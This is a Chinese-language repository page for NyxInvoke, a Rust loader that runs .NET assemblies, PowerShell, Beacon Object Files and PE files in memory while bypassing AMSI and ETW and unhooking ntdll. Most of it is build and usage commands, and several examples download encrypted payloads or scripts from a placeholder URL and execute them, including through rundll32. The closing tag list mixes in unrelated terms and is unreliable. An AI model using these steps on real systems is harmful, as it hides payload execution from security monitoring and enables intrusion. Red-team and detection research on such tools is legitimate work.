BlackSnufkin/NyxInvoke
GitHub: BlackSnufkin/NyxInvoke
一款基于 Rust 的多功能 Windows 加载器,支持在绕过 AMSI/ETW 的前提下执行 .NET 程序集、PowerShell、BOF 和 PE 文件。
Stars: 238 | Forks: 30
# NyxInvoke
NyxInvoke 是一款基于 Rust 的多功能工具,旨在执行 .NET assemblies、PowerShell 命令/脚本、Beacon Object Files (BOFs) 和 PE 文件。它内置了 Ntdll Unhooking、无补丁 AMSI 和 ETW 绕过功能。它可以编译为独立的可执行文件或 DLL。
## 功能特性
- 执行 .NET assemblies
- 运行 PowerShell 命令或脚本
- 加载并执行 Beacon Object Files (BOFs)
- 加载并执行 PE Files (EXEs)
- 内置无补丁 AMSI (Anti-Malware Scan Interface) 绕过
- 内置无补丁 ETW (Event Tracing for Windows) 绕过
- 内置 NTDLL unhook,且不会触发 "PspCreateProcessNotifyRoutine" 回调
- 支持 AES 解密的加密 payload
- 灵活的输入选项:本地文件、URL 或编译进二进制文件的数据
- 双构建支持:可编译为可执行文件或 DLL
## 构建
NyxInvoke 可以构建为可执行文件或 DLL。使用以下命令:
### 可执行文件
```
cargo +nightly build --release --target=x86_64-pc-windows-msvc --features exe --bin NyxInvoke
```
### DLL
```
cargo +nightly build --release --target=x86_64-pc-windows-msvc --features dll --lib
```
若要包含编译进二进制的 CLR、BOF 或 PE 数据,请添加相应的 features:
```
cargo +nightly build --release --target=x86_64-pc-windows-msvc --features=exe,compiled_clr,compiled_bof,compiled_pe --bin NyxInvoke
```
或者
```
cargo +nightly build --release --target=x86_64-pc-windows-msvc --features=dll,compiled_clr,compiled_bof,compiled_pe --lib
```
## 使用方法
### 可执行文件模式
该可执行文件支持三种主要操作模式:
1. CLR 模式(.NET assembly 执行)
2. PowerShell 模式
3. BOF 模式(Beacon Object File 执行)
4. PE 模式(PE 文件执行)
#### 通用语法
```
NyxInvoke.exe [OPTIONS]
```
其中 `` 为以下之一:`clr`、`ps`、`bof` 或 `pe`。
### DLL 模式
编译为 DLL 时,NyxInvoke 可以通过 rundll32 执行。语法如下:
```
rundll32.exe NyxInvoke.dll,NyxInvoke [OPTIONS]
```
### 各模式特定选项
1. CLR 模式:
```
Execute Common Language Runtime (CLR) assemblies
Usage: NyxInvoke.exe clr [OPTIONS]
Options:
-a, --args ... Arguments to pass to the assembly
-b, --base Base URL or path for resources
-k, --key Path to the encryption key file
-i, --iv Path to the initialization vector (IV) file
-f, --assembly Path or URL to the encrypted assembly file to execute
-u, --unencrypted Whether the assembly is unencrypted (default is encrypted)
-h, --help Print help (see more with '--help')
Example: NyxInvoke.exe clr --assembly payload.enc --key key.bin --iv iv.bin --args "arg1 arg2"
```
2. BOF 模式:
```
Execute Beacon Object Files (BOF)
Usage: NyxInvoke.exe bof [OPTIONS]
Options:
-a, --args ... Arguments to pass to the BOF
-b, --base Base URL or path for resources
-k, --key Path to the encryption key file
-i, --iv Path to the initialization vector (IV) file
-f, --bof Path or URL to the encrypted BOF file to execute
-u, --unencrypted Whether the BOF is unencrypted (default is encrypted)
-h, --help Print help (see more with '--help')
Example: NyxInvoke.exe bof --bof payload.enc --key key.bin --iv iv.bin --args "arg1 arg2"
```
3. PE 模式:
```
Execute Portable Executable (PE) files
Usage: NyxInvoke.exe pe [OPTIONS]
Options:
-a, --args ... Arguments to pass to the PE
-b, --base Base URL or path for resources
-k, --key Path to the encryption key file
-i, --iv Path to the initialization vector (IV) file
-f, --pe Path or URL to the encrypted PE file to execute
-u, --unencrypted Whether the PE is unencrypted (default is encrypted)
-h, --help Print help (see more with '--help')
Example: NyxInvoke.exe pe --pe payload.enc --key key.bin --iv iv.bin --args "arg1 arg2"
```
4. PowerShell 模式:
```
Execute PowerShell commands or scripts
Usage: NyxInvoke.exe ps [OPTIONS]
Options:
-c, --command PowerShell command to execute
-s, --script Path or URL to the PowerShell script to execute
-h, --help Print help (see more with '--help')
Examples:
NyxInvoke.exe ps --command "Get-Process"
NyxInvoke.exe ps --script script.ps1
```
## 示例
### 可执行文件模式
1. CLR 模式(远程执行):
NyxInvoke.exe clr --base https://example.com/resources --key clr_aes.key --iv clr_aes.iv --assembly clr_data.enc --args arg1 arg2
2. PowerShell 模式(脚本执行):
NyxInvoke.exe ps --script C:\path\to\script.ps1
3. BOF 模式(本地执行):
NyxInvoke.exe bof --key C:\path\to\bof_aes.key --iv C:\path\to\bof_aes.iv --bof C:\path\to\bof_data.enc --args "str=argument1" "int=42"

4. PE 模式(编译执行):
NyxInvoke.exe pe --args arg1
### DLL 模式
1. CLR 模式(远程执行):
rundll32.exe NyxInvoke.dll,NyxInvoke clr --base https://example.com/resources --key clr_aes.key --iv clr_aes.iv --assembly clr_data.enc --args arg1 arg2
2. PowerShell 模式(直接命令执行):
rundll32.exe NyxInvoke.dll,NyxInvoke ps --command "Get-Process | Select-Object Name, ID"
3. BOF 模式(编译执行):
rundll32.exe NyxInvoke.dll,NyxInvoke bof --args "str=argument1" "int=42"
4. PE 模式(本地未加密执行):
rundll32.exe NyxInvoke.dll,NyxInvoke pe -u --pe C:\path\to\pe.exe --args arg1 arg2
## 测试资源
在 `resources` 目录中,您可以找到几个用于测试 NyxInvoke 功能的文件:

1. 加密的 CLR Assembly (Seatbelt):
- 文件:`clr_data.enc`
- 描述:Seatbelt 工具的加密版本,这是一个用于收集系统信息的 C# 项目。
- 使用示例:
NyxInvoke.exe clr --key resources/clr_aes.key --iv resources/clr_aes.iv --assembly resources/clr_data.enc --args AntiVirus
2. 加密的 BOF (目录列举):
- 文件:`bof_data.enc`
- 描述:一个加密的 Beacon Object File,用于列出指定文件的用户权限,支持通配符。
- 使用示例:
NyxInvoke.exe bof --key resources/bof_aes.key --iv resources/bof_aes.iv --bof resources/bof_data.enc --args "wstr=C:\Windows\system32\cmd.exe"
3. 加密的 PE (消息框):
- 文件:`pe_data.enc`
- 描述:一个弹出消息框的加密 PE 文件。
- 使用示例:
NyxInvoke.exe pe

4. Powershell (消息框):
- 文件:`ps.ps1`
- 描述:一个弹出消息框的 Powershell 脚本。
- 使用示例:
NyxInvoke.exe ps -s http://example.com/ps.ps1
## 截图
- DLL 编译 CLR 执行
- EXE 远程 BOF 执行

- DLL 编译 EXE 执行
- DLL Powershell 脚本执行
## 法律声明
本工具仅用于教育和授权测试目的。在任何环境中使用前,请确保您拥有适当的权限。
## 致谢
- @yamakadi 的 [clroxide](https://github.com/yamakadi/clroxide) 项目
- @hakaioffsec 的 [coffee](https://github.com/hakaioffsec/coffee) 项目
标签:AI合规, AMSI 绕过, BOF, CLR 执行, DNS 反向解析, ETW 绕过, IPv6, Ntdll Unhook, OpenCanary, PowerShell, Raspberry Pi, Rust, TGT, 中高交互蜜罐, 内存执行, 加密解密, 动态链接库, 可视化界面, 恶意软件开发, 攻防演练, 欺骗防御, 白利用, 私有化部署, 端点可见性, 网络安全, 网络流量审计, 通知系统, 通知系统, 防御规避, 隐私保护